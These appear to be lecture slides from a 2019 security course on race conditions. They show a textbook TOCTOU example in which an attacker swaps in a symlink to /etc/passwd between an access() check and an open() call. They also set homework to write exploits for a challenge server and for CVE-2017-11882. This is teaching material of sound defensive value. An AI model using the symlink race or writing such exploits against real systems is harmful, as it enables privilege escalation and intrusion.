
What if delete `a`?

# Race Condition

- TOCTOU
  - Time of Check Time of Use
- What if occur to event same time about limited resource?
  - File
  - Network
  - Shared memory



# TOCTOU



# TOCTOU example

```
if (access("file", W_OK) != 0) {  
    exit(1);  
}  
  
fd = open("file", O_WRONLY);  
write(fd, buffer, sizeof(buffer));
```

Set a `setuid 0`

# TOCTOU example

```
if (access("file", W_OK) != 0) {  
    exit(1);  
}  
  
fd = open("file", O_WRONLY);  
// Actually writing over /etc/passwd  
write(fd, buffer, sizeof(buffer));
```

**Victim process**

```
//  
//  
// After the access check  
symlink("/etc/passwd", "file");  
// Before the open, "file" points to the password database  
//  
//
```

**Attacker side**

# HW #1

- vuln exploit
  - Challenge Information
    - IP : singi.io, PORT : 31315
- Due date : 2019/07/25 23:59:59
- E-mail : singi.bob8@gmail.com
- Mail Title : [Track] {full-name} HW#1
- ex> [취약점] 신예준 HW#1
- Only accept to .pdf(report) & .py(exploit) format.

# HW #2

- CVE-2017-11882 working exploit 작성
- Due date : 2019/07/25 23:59:59
- E-mail : singi.bob8@gmail.com
- Mail Title : [Track] {full-name} HW#2
- ex> [취약점] 신예준 HW#2
- Only accept to .pdf(report) & .rtf(exploit) format.